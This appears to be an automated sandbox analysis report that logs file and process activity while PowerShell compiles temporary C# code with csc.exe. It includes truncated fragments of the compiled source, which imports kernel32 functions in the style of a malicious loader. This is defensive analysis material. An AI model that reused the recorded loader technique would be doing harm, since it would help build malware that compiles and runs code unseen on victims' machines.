C:\Users\user\AppData\Local\Temp\b5khtopv.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 6a 63 72 2c 75 69 6e 74	using System;using System.Runtime.InteropServices;namespace W32{ public class buvbcy { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint jujqjjcr,uint	success or wait	1	7FFC5ED3B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6b 69 6b 7a 73 6c 66 67 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kikzslfg.dl	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\AppData\Local\Temp\kikzslfg.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFC5ED3B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShelIGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFC5ED3B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFC5ED3B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 77 fd 65 9f fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeweaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFC5ED3B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5FDDB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5FDE2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5FDE2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC5FDE2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5FDDB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5FDDB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC5FEB12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFC5FDDB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC5FDDB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC5FDC62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23184	success or wait	1	7FFC5FDC63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	124	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC5FEB12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5ED3B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC5FEB12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5khtopv.dll	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Users\user\AppData\Local\Temp\kikzslfg.dll	unknown	4096	success or wait	1	7FFC5ED3B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2456EFA26D6	ReadFile

Analysis Process: conhost.exe PID: **4588**, Parent PID: **6564**

General

Target ID:	27
Start time:	04:06:59
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **7044**, Parent PID: **6564**

General

Target ID:	28
Start time:	04:07:09
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline
Imagebase:	0x7ff729ff0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF72A06E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP	success or wait	1	7FF72A06E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	